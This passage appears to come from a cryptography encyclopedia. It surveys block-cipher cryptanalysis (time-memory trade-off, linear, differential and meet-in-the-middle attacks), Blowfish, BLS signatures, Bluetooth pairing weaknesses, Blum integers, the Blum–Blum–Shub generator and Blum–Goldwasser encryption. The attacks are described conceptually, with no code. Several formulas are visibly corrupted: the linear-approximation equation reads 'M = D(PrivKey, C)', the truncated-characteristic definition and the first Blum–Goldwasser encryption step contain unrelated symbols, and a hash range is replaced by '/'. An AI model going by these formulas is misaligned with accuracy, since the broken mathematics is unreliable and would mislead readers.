- *Exhaustive key search*. This attack requires the computation of about 2^κ encryptions and requires n_u ciphertexts (ciphertext-only attack) or n_v plaintext/ciphertext pairs (known and chosen plaintext attack), where n_u and n_v are the unicity distances, cf above.
- *Table attack*. Encrypt in a pre-computation phase a fixed plaintext x under all possible keys, sort and store all ciphertexts. Thereafter a total break is possible requiring one chosen plaintext.
- *Dictionary attack*. Intercept and store all possible plaintext/ciphertext pairs. The running time of a deduction is the time of one table look-up.
- *Matching ciphertext attack*. This attack applies to encryption using the (ecb), (cbc) and (cfb) modes of operation, refer Modes of Operation of a Block Cipher. Collect s ciphertext blocks and check for collisions. For example, if y_i, y_j are n-bit blocks encrypted (using the same key) in the (cbc) mode, then if $y_i = y_j$, then $e_k(x_i \oplus y_{i-1}) = e_k(x_j \oplus y_{j-1}) \Rightarrow y_{i-1} \oplus y_{j-1} = x_i \oplus x_j$, thus information about the plaintexts is leaked. With $s \approx 2^{n/2}$ the probability to find matching ciphertexts is about 1/2, refer birthday paradox.
- *Time-memory trade-off attack* (Hellman 1980). Assume for sake of exposition that the key space of the attacked cipher equals the ciphertext space, that is, $\kappa = n$. Fix some plaintext block x_0. Define the function $f(z) = e_z(x_0)$. Select m randomly chosen values $z^0, \ldots, z^{m-1}$. For each $j \in \{0, \ldots, m\}$ compute the values $z_i^j = f\left(z_{i-1}^j\right)$ for $i = 1, \ldots, t$, where $z^j = z_0^j$; store the pairs (start and end results) $\left(z_0^j, z_t^j\right)$ for $j = 0, \ldots, m$ in a table T and sort the elements on the second components.

Subsequently, imagine that an attacker has intercepted the ciphertext $y = e_k(x_0)$. Let $w_0 = y$ and check if w_0 is a second component in T. If, say, $w_0 = z_t^\ell$, the attacker can find a candidate for the key k by computing

forward from z_0^ℓ . If this does not lead to success, compute $w_i = f(w_{i-1})$ and repeat the above test for w_i for $i = 1, 2, \ldots, t$.

A close analysis (Hellman 1980) shows that if m and t are chosen such that $mt^2 \approx 2^\kappa$, there is a probability of about $mt/2^\kappa$ that in the above computations of $\left\{z_i^k\right\}$ the secret key have been used. If this is the case, the attack will find the secret key. If it is not the case, the attack fails. The probability of success can be increased by repeating the attack. E.g., with $2^{\kappa/3}$ iterations each time with $m = t = 2^{\kappa/3}$ one obtains a probability of success of more than $1/2$.

In summary, with $\kappa = n$ the attack finds the secret key with good probability after $2^{2\kappa/3}$ encryptions using $2^{2\kappa/3}$ words of memory. The $2^{2\kappa/3}$ words of memory are computed in a pre-processing phase, which takes the time of about 2^κ encryptions.

To estimate the complexity of a cryptanalytic attack one must consider at least the time it takes, the amount of data that is needed and the storage requirements. For an n-bit block cipher, the following complexities should be considered:

- *Data complexity*. The amount of data needed as input to an attack. Units are measured in blocks of length n.
- *Processing complexity*. The time needed to perform an attack. Time units are measured as the number of encryptions an attacker has to do himself.
- *Storage complexity*. The words of memory needed to do the attack. Units are measured in blocks of length n.

The complexity of an attack is often taken as the maximum of the three complexities above, however, in most scenarios the amount of data encrypted with the same secret key is often limited and for most attackers the available storage is small.

Iterated attacks. Let x and y denote the plaintext respectively the ciphertext. In most modern attacks on iterated ciphers, the attacker repeats his attack for all possible values of (a subset of) the bits in the last-round key. The idea is, that when he guesses the correct values of the key bits, he can compute the value of some bits of the ciphertexts before the last round, whereas when he guesses wrongly, these bits will correspond to ciphertext bits encrypted with a wrong key. If one can distinguish between these two

cases one might be able to extract bits of the last-round key. The *wrong key randomization* hypothesis, which is often used, says that when the attacker guesses a wrong value of the key then the resulting values are random and uniformly distributed. If an attacker succeeds in determining the value of the last-round key he can peel off one round of the cipher and do a similar attack on a cipher one round shorter to find the second-last round key, etc. In some attacks it is advantageous to consider the first-round key instead of the last-round key or both at the same time, depending on the structure of the cipher, the number of key bits involved in each round, etc.

The two most general attacks on iterated ciphers are linear cryptanalysis and differential cryptanalysis.

Linear cryptanalysis. Linear cryptanalysis (Matsui 1993) is a known plaintext attack. Consider an iterated cipher, cf. (1). Then a linear approximation over s rounds (or an s-round linear hull) is

$$M = D\left(PrivKey, C\right). \tag{2}$$

which holds with a certain probability p, where z_i, z_{i+s}, α, β are n-bit strings and where " $\cdot$" denotes the dot (or inner) product modulo 2. The strings α, β, are also called *masks*. The quantity $|p - 1/2|$ is called the *bias* of the approximation. The expression with a "1" on the right side of (2) will have a probability of $1 - p$, but the biases of the two expressions are the same. The linear round-approximations are usually found by combining several one-round approximations under the assumption that the individual rounds are mutually independent (for most ciphers this can be achieved by assuming that the round keys are independent). The complexity of a linear attack is approximately $|p - 1/2|^{-2}$. It was confirmed by computer experiments that the *wrong key randomization* hypothesis holds for the linear attack on the DES. The attack on the DES was implemented in 1994, required a total of 2^{43} known plaintexts (Matsui 1994). Linear cryptanalysis for block ciphers gives further details of the attack.

Differential cryptanalysis. Differential cryptanalysis (Biham and Shamir 1993) is a chosen plaintext attack and was the first published attack which could (theoretically) recover DES keys in time less than that of an exhaustive search for the key. In a differential attack one exploits that for certain input differences the distribution of output differences of the non-

linear components is non-uniform. A difference between two bit strings, x and x' of equal length is defined in general terms as $\Delta x = x \otimes (x')^{-1}$, where $\otimes$ is a group operation on bit strings and where $^{-1}$ denotes the inverse element. Consider an iterated cipher, cf. (1). The pair $(\Delta z_0, \Delta z_s)$ is called an s-round *differential* (Lai et al. 1992). The probability of the differential is the conditional probability that given an input difference Δz_0 in the plaintexts, the difference in the ciphertexts after s rounds is Δz_s. Experiments have shown that the number of chosen plaintexts needed by the differential attack in general is approximately $1/p$, where p is the probability of the differential being used. For iterated ciphers one often specifies the expected differences after each round of encryption. Such a structure over s rounds, i.e., $(\Delta z_0, \Delta z_1, \ldots, \Delta z_{s-1}, \Delta z_s)$, is called an s-round *characteristic*. The differential attack is explained in more details in differential cryptanalysis.

Extensions, generalization, and variations. The differential and linear attacks have spawned a lot of research in block cipher cryptanalysis and several extensions, generalizations and variants of the differential and linear attacks have been developed. In (Hellman and Langford 1994) it was shown how to combine the techniques of differential and linear attacks. In particular, an attack on the DES reduced to eight rounds was devised, which on input only 512 chosen plaintexts finds the secret key. In (Vaudenay 2003) a generalization of both the differential and linear attacks, known as *statistical cryptanalysis*, was introduced. It was demonstrated that this statistical attack on the DES includes the linear attack by Matsui but without any significant improvement. There are other extensions and variants of the linear attack, see (Knudsen 1999).

A dth order differential (Lai 1994) is the difference between two $(d-1)$st order differentials and is a collection of 2^d texts, where a first-order differential is what is called a differential above. The main idea in the higher order differential attack is the fact that a dth order differential of a function of maximum algebraic degree d is a constant. Consequently, a $(d+1)$st order differential of the function is zero.

The boomerang attack (Wagner 1999) is a clever application of a second-order differential. Boomerangs are particularly effective when one

can find a good differential covering the first half of the encryption operation and a good differential covering the first half of the decryption operation. More details of the attack can be found in boomerang attack.

Let $\{\alpha_0, \alpha_1, \ldots, \alpha_s\}$ be an s-round characteristic. Then $\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\}$ is called a *truncated characteristic*, if α'_i is a subsequence of α_i. Truncated characteristics were used to some extent in (Biham and Shamir 1993). Note that a truncated characteristic is a collection of characteristics and therefore reminiscent of a differential. A truncated characteristic contains all characteristics $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$ for which $y_2, \ldots, y_n \in \mathbb{Z}_p$, where trunc (x) is a truncated value of x not further specified here. The notion of truncated characteristics extends in a natural way to truncated differentials introduced in (Knudsen 1995).

Other attacks. Integral cryptanalysis (Daemen et al. 1997) can be seen as a dual to differential cryptanalysis and it is the best known attack on the Advanced Encryption Standard. The attack is explained in more details in multi-set attacks. In the interpolation attack one expresses the ciphertext as a polynomial of the plaintext. If this polynomial has a sufficiently low degree, an attacker can reconstruct it from known (or chosen) plaintexts and the corresponding ciphertexts. In this way, he can encrypt any plaintext of his choice without knowing the (explicit) value of the secret key. There has been a range of other correlation attacks most of which are relative to the attacked cipher, but which all exploit the nonuniformity of certain bits of plain- and ciphertexts.

Key schedule attacks. One talks about *weak keys* for a block cipher, if there is a subspace of keys relative to which a certain attack can be mounted successfully, such that for all other keys the attack has little or zero probability of success. If there are only a small number of weak keys they pose no problem for applications of encryption if the encryption keys are chosen uniformly at random. However, when block ciphers are used in other modes, e.g., for hashing, these attacks play an important role.

One talks about *related keys* for a block cipher, if for two (or more) keys k and k^* of a certain relation, there are certain (other) relations between the two (or more) encryption functions $e_k(\cdot)$ and $e_{k^*}(\cdot)$, which can be exploited in cryptanalytic attacks. There are several variants of this attack

depending on how powerful the attacker A is assumed to be. One distinguishes between whether A gets encryptions under one or under several keys and whether there is a known or chosen relation between the keys.

The *slide attack* (Biryukov and Wagner 1999) applies to iterated ciphers where the list of round keys has a repeated pattern. E.g., if all round functions are identical, there are very efficient attacks.

Bounds of attacks. A motivation for the Feistel cipher design is the results by Luby and Rackoff, refer Luby-Rackoff ciphers. They showed how to build a $2n$-bit pseudo-random permutation from a pseudorandom n-bit function using the Feistel construction. For a three-round construction they showed that under a chosen plaintext attack, an attacker needs at least $2^{n/2}$ chosen texts to distinguish the Feistel construction from a random $2n$-bit function. Under a combined chosen plaintext and chosen ciphertext attack this construction is however easily distinguished from random. For a four-round construction it was shown that even under this strong attack, an attacker needs at least $2^{n/2}$ chosen texts to distinguish the construction from a random $2n$-bit function.

In the *decorrelation theory* (Vaudenay 1995) one attempts to distinguish a given n-bit block cipher from a randomly chosen n-bit permutations. Using particular well-defined *metrics* this approach is used to measure the distance between a block cipher and randomly chosen permutations. One speaks about decorrelation of certain orders depending on the type of attack one is considering. It was further shown how this technique can be used to prove resistance against elementary versions of differential and linear cryptanalysis.

Resistance against differential and linear attacks. First it is noted that one can unify the complexity measures in differential and linear cryptanalysis. Let p_L be the probability of a linear approximation for an iterated block cipher, then define $q = (2p_{L-1})^2$. Let q denote the highest such quantity for a one-round linear approximation. Denote by p the highest probability of a one-round differential achievable by the cryptanalyst. It is possible to lower bound the probabilities of all differentials and all hulls in an r-round iterated cipher expressed in terms of p and q. The probabilities

are taken as an average over all possible keys. It has further been shown that the round functions in iterated ciphers can be chosen in such a way that the probabilities of the differentials and of the linear hulls are small. In this way it is possible to construct iterated ciphers with a proof of security (as an average over all possible keys) against differential and linear cryptanalysis. See the survey article (Knudsen 1999) for further details. This approach was used in the design of the block cipher Kasumi.

Enhancing existing constructions. In a *double encryption* with two keys k_1 and k_2, the ciphertext corresponding to x is $y = e_{k_2}(e_{k_1}(x))$. However, regardless of how k_1, k_2 are generated, there is a *meet-in-the-middle attack* that breaks this system with a few known plaintexts using about $2^{\kappa+1}$ encryptions and 2^{κ} blocks of memory, that is, roughly the same time complexity as key search in the original system. Assume some plaintext x and its corresponding ciphertext y encrypted as above is given. Compute $e_{k_1}(x)$ for all choices of the key $k_1 = i$ and store the results t_i in a table. Next compute $d_{k_2}(y)$ for all values of the key $k_2 = j$ and check whether the results s_j match a value in the table, that is, whether for some (i, j), $t_i = s_j$. Each such match gives a candidate $k_1 = i$ and $k_2 = j$ for the secret key. The attack is repeated on additional pairs of plaintext-ciphertext until only one pair of values for the secret key remains suggested. The number of known plaintexts needed is roughly $2\kappa - n$. There are variants of this attack with tradeoffs between running time and the amount of storage needed (van Oorschot and Wiener 1999). In a *triple encryption* with three independent keys k_1, k_2, and k_3, the ciphertext corresponding to x is $y = e_{k_3}(e_{k_2}(e_{k_1}(x)))$. One variant of this idea is well known as *two-key triple encryption*, proposed in (Tuchman 1979), where the ciphertext corresponding to x is $e_{k_1}(d_{k_2}(e_{k_1}(x)))$. Compatibility with a single encryption can be obtained by setting $k_1 = k_2$. However, whereas triple encryption is provably as secure as a single encryption, a similar result is not known for two-key triple encryption.

Another method of increasing the key size is by *key-whitening*. One approach is the following: $y = e_k(x \oplus k_1) \oplus k_2$, where k is a κ-bit key, and k_1 and k_2 are n-bit keys. Alternatively, $k_1 = k_2$ may be used. It was shown

(Kilian and Rogaway 2001) that for attacks not exploiting the internal structure the effective key size is $\kappa + n - \log_2 m$ bits, where m is the maximum number of plaintext/ciphertext pairs the attacker can obtain. (This method applied to the DES is named DES-X and attributed to Ron Rivest.)

Blowfish (Schneier 1994) is a 64-bit block cipher designed by Bruce Schneier and published in 1994. It was intended to be an attractive alternative to DES (Data Encryption Standard) or IDEA. Today, the Blowfish algorithm is widely used and included in many software products.

Blowfish consists of 16 Feistel-like iterations. Each iteration operates on a 64-bit datablock, split into two 32-bit words. First, a round key is XORed to the left word. The result is then input to four key-dependent 8×32-bit S-boxes, yielding a 32-bit output word, which is XORed to the right word. Both words are swapped and then fed to the next iteration.

The use of key-dependent S-boxes distinguishes Blowfish from most other ciphers, and requires a rather complex key-scheduling algorithm. In a first pass, the lookup tables determining the S-boxes are filled with digits of π, XORed with bytes from a secret key which can consist of 32–448 bits. This preliminary cipher is then used to generate the actual S-boxes. Although Blowfish is one of the faster block ciphers for sufficiently long messages, the complicated initialization procedure results in a considerable efficiency degradation when the cipher is rekeyed too frequently. The need for a more flexible key schedule was one of the factors that influenced the design of Twofish, an *Advanced Encryption Standard* (Rijndael/AES) finalist which was inspired by Blowfish.

Since the publication of Blowfish, only a few cryptanalytical results have been published. A first analysis was made by Vaudenay (1996), who

revealed classes of weak keys for up to 14 rounds of the cipher. Rijmen (1997) proposed a second-order differential attack on a four-round variant of Blowfish. In a paper introducing slide attacks (Biryukov and Wagner 1999), Biryukov and Wagner highlighted the importance of XORing a different subkey in each round of Blowfish (Fig. 1).

BLS Short Digital Signatures

Dan Boneh[46] ✉

Email: dabo@cs.stanford.edu

Background

It is well known that a digital signature scheme (DSS) that produces signatures of length ℓ can have security at most 2^{ℓ}. In other words, it is possible to forge a signature on any message in time $O(2^{\ell})$ just given the public key. It is natural to ask whether we can construct signatures with such security, i.e., signatures of length ℓ where the best algorithm for creating an existential forgery (with constant success probability) under a chosen message attack takes time $O(2^{\ell})$. Concretely, is there a signature scheme producing 80-bit signatures where creating an existential forgery (with probability 1/2) takes time approximately 2^{80}?

Theory

DSS signatures and Schnorr signatures provide security $O(2^{\ell})$ with signatures that are 4ℓ-bits long. These signatures can be shortened (Naccache and Stern 2000) to about 3.5ℓ-bits without much affect on security. Hence, for concrete parameters, $\ell = 80$, shortened DSS signatures are 280-bits long.

Boneh et al. (2004) describe a short signature scheme where 170-bit signatures provide approximately 2^{80} security, in the random oracle model.

Hence, for $\ell = 80$, these signatures are approximately half the size of DSS signatures with comparable security. The system makes use of a group$G$ where (1) the computational Diffie–Hellman problem is intractable, and (2) there is an efficiently computable, nondegenerate, bilinear map $e : G \times G \to G_1$ for some groupG_1. There are several examples of such groups from algebraic geometry where the bilinear map is implemented using the Weil pairing. Given such a group G of prime order q, the digital signature scheme works as follows:

Key Generation.

1. Pick an arbitrary generator$g \in G$.

2. Pick a random $\alpha \in \{1, \ldots, q\}$ and set $y = g^\alpha \in G$.

3. Let H be a hash function$H : \{0, 1\}^* \to G$.

Output (g, y, H) as the public key and (g, α, H) as the private key

Signing. To sign a message $m \in \{0, 1\}^*$ using the private key (g, α, H) output $H(m)^\alpha \in G$ as the signature.

Verifying. To verify a message/signature pair $(m, s) \in \{0, 1\}^* \times G$ using the public key (g, y, H) test if $e(g, s) = e(y, H(m))$. If so, accept the signature. Otherwise, reject.

For a valid message/signature pair (m, s) we have that $s = H(m)^\alpha$ and therefore $e(g, s) = e(g, H(m)^\alpha) = e(g^\alpha, H(m)) = e(y, H(m))$. The second equality follows from the bilinearity of $e(,)$. Hence, a valid signature is always accepted. As mentioned above, the system is existentially unforgeable under a chosen message attack in the random oracle model, assuming the computational Diffie–Hellman assumption holds in G. Observe that a signature is a single element in G whereas DSS signatures are pairs of elements. This explains the reduction in signature length compared to DSS.

Recently, Boneh and Boyen (2004) and Zhang et al. (2004) describe a more efficient system producing signatures of the same length as Boneh, Lynn, and Shacham (BLS). However, security is based on a stronger assumption. Key generation is identical to the BLS system, except that the hash function used is $H : \{0, 1\}^* \to \big/$. A signature on a message

$m \in \{0, 1\}^*$ is $s = g^{1/(\alpha + H(m))} \in G$. To verify a message/signature pair (m, s) test that $e(yg^{H(m)}, s) = e(g, g)$. We see that signature length is the same as in BLS signatures. However, since $e(g, g)$ is fixed, signature verification requires only one computation of the bilinear map as opposed to two in BLS. Security of the system in the random oracle model is based on a nonstandard assumption called the *t*-Diffie–Hellman-inversion assumption. Loosely speaking, the assumption states that no efficient algorithm given $g, g^x, g^{(x_2)}, \ldots, g^{(x_t)}$ as input can compute $g^{1/x}$. Here *t* is the number of chosen message queries that the attacker can make. Surprisingly, a variant of this system can be shown to be existentially unforgeable under a chosen message attack *without the*random oracle model (Boneh and Boyen 2004).

Bluetooth insecurity

Definitions

Bluetooth is a wireless short-range communication technology. According to the Bluetooth specification, the security model includes pairing, bonding, device authentication, encryption, and message integrity (Core Specification Working Group, 2020, p. 269).

Background

Bluetooth enables pairing and secure communication between devices without Internet connectivity. Devices come from different manufacturers and, thus, cannot be provided with any pre-shared trust anchor. Instead, security between those devices is established as Trust on First Use (TOFU)

during an initial pairing. All other security features – bonding, device authentication, encryption, and message integrity – depend on the initial pairing. Pairing modes for devices with a display and a keyboard include numeric comparison to protect against active Machine-in-the-Middle (MITM) attacks.

Theory

Bluetooth security primarily depends on pairing and the further use of the keys established during pairing. We next introduce the different pairing schemes and describe known security issues. The Bluetooth specification has a long history of such issues, and any implementation should be checked if it is up to date to be secure. In the current version of the Bluetooth specification, all known to be cryptographically insecure schemes were renamed to “Legacy Pairing.”

Secure Simple Pairing

Secure Simple Pairing (SSP) was initially introduced for Classic Bluetooth 2.1 in 2007. Under the name “Secure Connections,” it is supported by both, Classic Bluetooth and Bluetooth Low Energy (BLE). However, LE Secure Connections were not available since the first version of BLE, but introduced with Bluetooth 4.2 in 2014.

SSP supports various association models, with the most common ones being “Just Works” and “Numeric Comparison.” The former can protect against passive MITM attacks (eavesdropping), while the latter also provides active MITM protection (data manipulation).

The underlying algorithm for this pairing method is Elliptic Curve Diffie-Hellman (ECDH). Biham and Neumann (2018) found that the Bluetooth 5 specification was missing a mandatory check if the y-coordinate of a point on the elliptic curve matches the x-coordinate. Thus, an active MITM can jam the original y-coordinate value and replace it with a fixed, invalid value, which breaks the ECDH security.

The result of SSP is a Long Term Key (LTK). This LTK is not used directly for encryption. In Classic Bluetooth, a new encryption key is derived from the LTK for each session (Core Specification Working Group, 2020, p. 631). As this key negotiation is prior to encryption, an active

MITM can request an entropy downgrade for this encryption key as shown by Antonioli et al (2019).

LE Legacy Pairing

The initial version of pairing for BLE was introduced with Bluetooth 4.0 in 2010. It has a similar look and feel for the user as SSP. However, in ECDH-based SSP, the number provided during “Numeric Comparison” model is derived from the ECDH key exchange and only needed to exclude an active MITM afterward.

In contrast, LE Legacy Pairing takes this number as direct input for a Temporary Key (TK). In “Just Works” mode, the input is 0, while it is 0–999999 in six-digit PIN mode. Ryan (2013) demonstrates that the latter can still be calculated within less than a second. This attack can be performed by a passive MITM, and a recoding of the initial pairing is sufficient to break the TK and the derived LTK.

BR/EDR Legacy Pairing

Prior to SSP in Classic Bluetooth, Legacy Pairing was employed. Legacy Pairing requires one of the devices to have a pre-configured, typically four-digit PIN. Its security is based on the SAFER+ algorithm. Shaked and Wool (2005) show that this PIN can be calculated within less than as second by an MITM.

Applications

Another aspect of Bluetooth security is testing and implementation of the Bluetooth specification.

Mantz et al (2019) show that message parsing mistakes can lead to Remote Code Execution (RCE) within the firmware of a Broadcom Bluetooth chip. Firmware issues are a special threat, because patches are only issued for devices that are still supported by the vendor. Often, this support ends after 2 years, and, thus, installing an up-to-date operating system cannot fix such vulnerabilities.

Armis (2017) uncovers security issues in the higher layers of the stack, which affect Android, Windows, Linux, iOS, Amazon Echo, and Google Home. Escalations toward the host implementation can lead to data exfiltration and RCE on the operating system itself.

Blum Integer

Kaliski Burt[48] ✉
(48) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Kaliski Burt**
Email: bkaliski@alum.mit.edu

Definition

A positive integer n is a *Blum integer* if it is the product of two distinct primes p, q where $p \equiv q \equiv 3 \pmod 4$.

Background

Blum integers are named for Manuel Blum who first explored their cryptographic applications (see Manuel (1982)).

Theory

If an integer n is the product of two distinct primes p, q where $p \equiv q \equiv 3 \pmod 4$, then the mapping

$$x \leftarrow x^2 \bmod n$$

is believed to be a trapdoor permutation (Trapdoor One-Way Function) on the quadraticresidues modulo n. For such an integer n, called a *Blum integer*, exactly one of the four square roots of a quadratic residue modulo n is itself a quadratic residue. Inverting the permutation is equivalent to factoring n, but is easy given p and q, hence the "trapdoor."

The permutation can be inverted when the prime factors p and q are known by computing both square roots modulo each factor, selecting the square root modulo each factor which itself is a square, then applying the Chinese remainder theorem. Conveniently, the square roots modulo the prime factors of a Blum integer can be computed with a simple formula: The solutions of $x^2 \equiv a \pmod{p}$ are given by $x \equiv \pm a^{(p+1)/4} \pmod{p}$ when $p \equiv 3 \pmod{4}$. The appropriate square root can be selected by computing the Legendre symbol.

Applications

Blum integers are of interest in cryptographic applications that require a trapdoor one-way permutation. This fact is exploited in the Blum–Blum–Shub Pseudorandom Bit Generator.

Blum–Blum–Shub Pseudorandom Bit Generator

Dan Boneh[49] ✉
(49) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

The Blum–Blum–Shub (BBS) pseudorandom bit generator (Blum et al. 1983) is one of the most efficient pseudorandom number generators known that is provably secure under the assumption that factoring large composites is intractable (integer factoring).

Theory

The generator makes use of modular arithmetic and works as follows:

Setup. Given a security parameter $\tau \in \mathbb{D}$ as input, generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq \in Z$. Integers N of this type (where both prime factors are distinct and are 3 mod 4) are called Blum integers. Next pick a random y in the group $\mathbb{Z}_N^*$ and set $s = y^2 \in \mathbb{Z}_N^*$. The secret seed is (N, s). As we will see below, there is no need to keep the number N secret.

Generate. Given an input $\ell \in \mathbb{D}$ and a seed (N, s) we generate a pseudorandom sequence of length ℓ. First, set $x_1 = s$. Then, for $i = 1, \ldots, \ell$:

1. View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.

2. Set $x_{t+1} = x_i^2 \in \mathbb{Z}_N$.

The output sequence is $b_1 b_2 \ldots b_\ell \in \{0, 1\}^\ell$.

The generator can be viewed as a special case of the general *Blum–Micali generator* (Blum and Micali 1982). To see this, we show that the generator is based on a *one-way permutation* (one-way function and substitutions and permutations) and a *hard-core predicate* of that permutation. For an integer N let $\mathrm{QR}_N = (\mathbb{Z}_N^*)^2$ denote the subgroup of quadratic residues in $\mathbb{Z}_N^*$ and let $F_N : \mathbb{Z}_N \to \mathbb{Z}_N$ denote the function $F_N(x) = x^2 \in \mathbb{Z}_N$. For Blum integers the function F_N is a permutation (a one-to-one map) of the subgroup of quadratic residues QR_N. In fact, it is not difficult to show that F_N is a *one-way* permutation of QR_N, unless factoring Blum integers is easy. Now that we have a one-way permutation we need a hard-core bit of the permutation to construct a Blum–Micali-type generator. Consider the predicate $B : \mathrm{QR}_N \to \{0, 1\}$ that on input $x \in QR_N$ views x as an integer in $[1, N]$ and outputs the least significant bit of x. Blum, Blum, and Shub showed that $B(x)$ is a hard-core predicate of F_N assuming it is hard to distinguish quadratic residues in $\mathbb{Z}_N$ from nonresidues in $\mathbb{Z}_N$ with Jacobi symbol 1. Applying the Blum–Micali construction to the one-way permutation F_N and the hard-core predicate B produces the generator above. The general theorem of Blum and Micali now shows that the generator is secure assuming it is hard to distinguish quadratic residues in $\mathbb{Z}_N$ from nonresidues in $\mathbb{Z}_N$ with Jacobi symbol 1. Vazirani and Vazirani (1984) improved the result by showing that $B(x)$ is a hard-core predicate under the weaker assumption that factoring random Blum integers is intractable.

One can construct many different hard-core predicates for the one-way permutation F_N defined above. Every such hard-core bit gives a slight variant of the BBS generator. For example, Hastad and Naslund (2004) show that for most $1 \le j < \log_2 N$ the predicate $B_j(x) : \mathrm{QR}_N \to \{0, 1\}$ that returns the jth bit of x is a hard-core predicate of F_N assuming factoring Blum integers is intractable. Consequently, one can output bit j of x_i at

every iteration and still obtain a secure generator, assuming factoring Blum integers is intractable.

One can improve the efficiency of the general Blum–Micali generator by outputting multiple simultaneously secure hard-core bits per iteration. For the function F_N it is known that the $O(\log \log N)$ least significant bits are simultaneously secure, assuming factoring Blum integers is intractable. Consequently, the simulator remains secure (asymptotically) if one outputs the $O(\log \log N)$ least significant bits of x_i per iteration.

Let I be the set of integers $I = \{1, \ldots, N\}$. We note that for a Blum integer N and a generator $g \in \mathbb{Z}_N^*$, Hastad et al. (1993) considered the function $G_{N,g} : I \rightarrow \mathbb{Z}_N$ defined by $G_{N,g}(x) = g^x \in \mathbb{Z}_N$. They showed that *half* the bits of $x \in I$ are simultaneously secure for this function, assuming factoring Blum integers is intractable. Therefore, one can build a Blum–Micali generator from this function that outputs $(\log N)/2$ bits per iteration. The resulting pseudorandom generator is essentially as efficient as the BBS generator and is based on the same complexity assumption.

Blum–Goldwasser Public Key Encryption System

Dan Boneh[50] ✉
(50) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

The Blum–Goldwasser public key encryption system combines the general construction of Goldwasser–Micali (1984) with the concrete Blum–Blum–Shub pseudorandom bit generator (1983) to obtain an efficient semantically secure public key encryption whose security is based on the difficulty of factoring Blum integers.

Theory

The system makes use of modular arithmetic and works as follows:

Key generation. Given a security parameter $\tau \in \mathbb{Z}$ as input, generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq \in Z$. The public key is N and private key is (p, q).

Encryption. To encrypt a message $m = m_1 \ldots m_\ell \in \{0, 1\}^\ell$:

1. Pick a random x in the group $\mathbb{Z}_N^*$ and set $\lambda'_j, x_j, t_j \in \mathbb{Z}_p$.

2. For $i = 1, \ldots, \ell$:

(a) View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.

(b) Set $c_i = m_i \oplus b_i \in \{0, 1\}$.

(c) Set $x_{i+1} = x_i^2 \in \mathbb{Z}_N^*$.

3. Output $(c_1, \ldots, c_\ell, x_{\ell+1}) \in \{0, 1\}^\ell \times \mathbb{Z}_N$ as the ciphertext.

Decryption. Given a ciphertext $(c_1, \ldots, c_\ell, y) \in \{0, 1\}^\ell \times \mathbb{Z}_N$ and the private key (p, q) decrypt as follows:

1. Since N is a Blum integer, $\phi(N)/4$ is odd (Euler's totient function) and therefore $2^{\ell+1}$ has an inverse modulo $\phi(N)/4$. Let $t = (2^{\ell+1})^{-1} \mod (\phi(N)/4)$.
2. Compute $x_1 = y^t \in \mathbb{Z}_N^*$. Observe that if $y \in (\mathbb{Z}_N^*)^2$ then $x_1^{(2^{r+1})} = y^{(t \cdot 2^{t+1})} = y \in \mathbb{Z}_N^*$.
3. Next, for $i = 1, \ldots, \ell$:
   (a) View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.

   (b) Set $m_i = c_i \oplus b_i \in \{0, 1\}$.

   (c) Set $x_{i+1} = x_i^2 \in \mathbb{Z}_N^*$.

4. Output $(m_1, \ldots, m_\ell) \in \{0, 1\}^\ell$ as the plaintext.

Semantic security of the system (against a passive adversary) follows from the proof of security of the Blum–Blum–Shub generator. The proof of security shows that an algorithm capable of mounting a successful semantic security attack is able to factor the Blum integer N in the public key.

We note that the system is XOR malleable: given the encryption $C = (c_1, \ldots, c_\ell, y)$ of a message $m \in \{0, 1\}^\ell$ it is easy to construct an encryption of $m \oplus b$ for any chosen $b \in \{0, 1\}^\ell$ (without knowing m). Let $b = b_1 \cdots b_\ell \in \{0, 1\}^\ell$. Simply set $C' = (c_1 \oplus b_1, \ldots, c_\ell \oplus b_\ell, y)$. Since the system is XOR malleable it cannot be semantically secure under a chosen ciphertext attack.

Interestingly, the same reduction given in the proof of semantic security shows that a chosen ciphertext attacker can factor the modulus N and therefore recover the private key from the public key. Consequently, as it is, the system completely falls apart under a chosen ciphertext attack. When using the system one must use a mechanism to defend against chosen ciphertext attacks. For example, Fujisaki and Okamoto (1999) provide a general conversion from semantic security to chosen ciphertext security in the random oracle model. However, in the random oracle model one can construct more efficient chosen ciphertext secure systems that are also based on the difficulty of factoring (Bellare and Rogaway 1996; Boneh 2001).

Binary functions

Definition

Functions mapping binary vectors of a given length to bits

Background

Symmetric cryptography

Theory

Boolean functions play a central role in the design of many symmetric cryptosystems (Menezes et al. 1996) and in their security. In stream ciphers (Combination Generator, Filter Generators, …), they usually combine the outputs to several linear feedback shift registers, or they filter (and combine) the contents of a single one. Their output produces then the pseudo-random sequence which is used in a Vernam-like cipher (i.e., which is bitwise added to the plaintext to produce the ciphertext). In block ciphers

(see the entries on these ciphers), the S-boxes are designed by appropriate composition of nonlinear Boolean functions.

An *n-variable Boolean function f*(*x*) is a function from the set F_2^n of all binary vectors of length *n* (also called words) $x = (x_1, \ldots, x_n)$, to the field $F_2 = \{0, 1\}$. The number *n* of variables is rarely large, in practice. In the case of stream ciphers, it was until recently most often less than 10 and now it is most often less than 20 (this increasement comes from the invention of algebraic attacks by Courtois and Meier, Algebraic Immunity of Boolean Functions); and the S-boxes used in most block ciphers are concatenations of sub S-boxes on at most eight variables. But determining and studying the Boolean functions which satisfy some conditions needed for cryptographic uses (see below) is not feasible through an exhaustive computer investigation, since the number of *n*-variable Boolean functions is already too large when $n \geq 6$: if we assume that visiting an *n*-variable Boolean function needs one nanosecond (10^{-9} s), then it would need millions of hours to visit all *n*-variable functions if $n = 6$ and about one hundred billions times the age of the universe if $n = 7$. For $n = 8$, the number of Boolean functions approximately equals the number of atoms in the whole universe! However, clever computer investigations are very useful to imagine or to test conjectures, and sometimes to generate interesting functions.

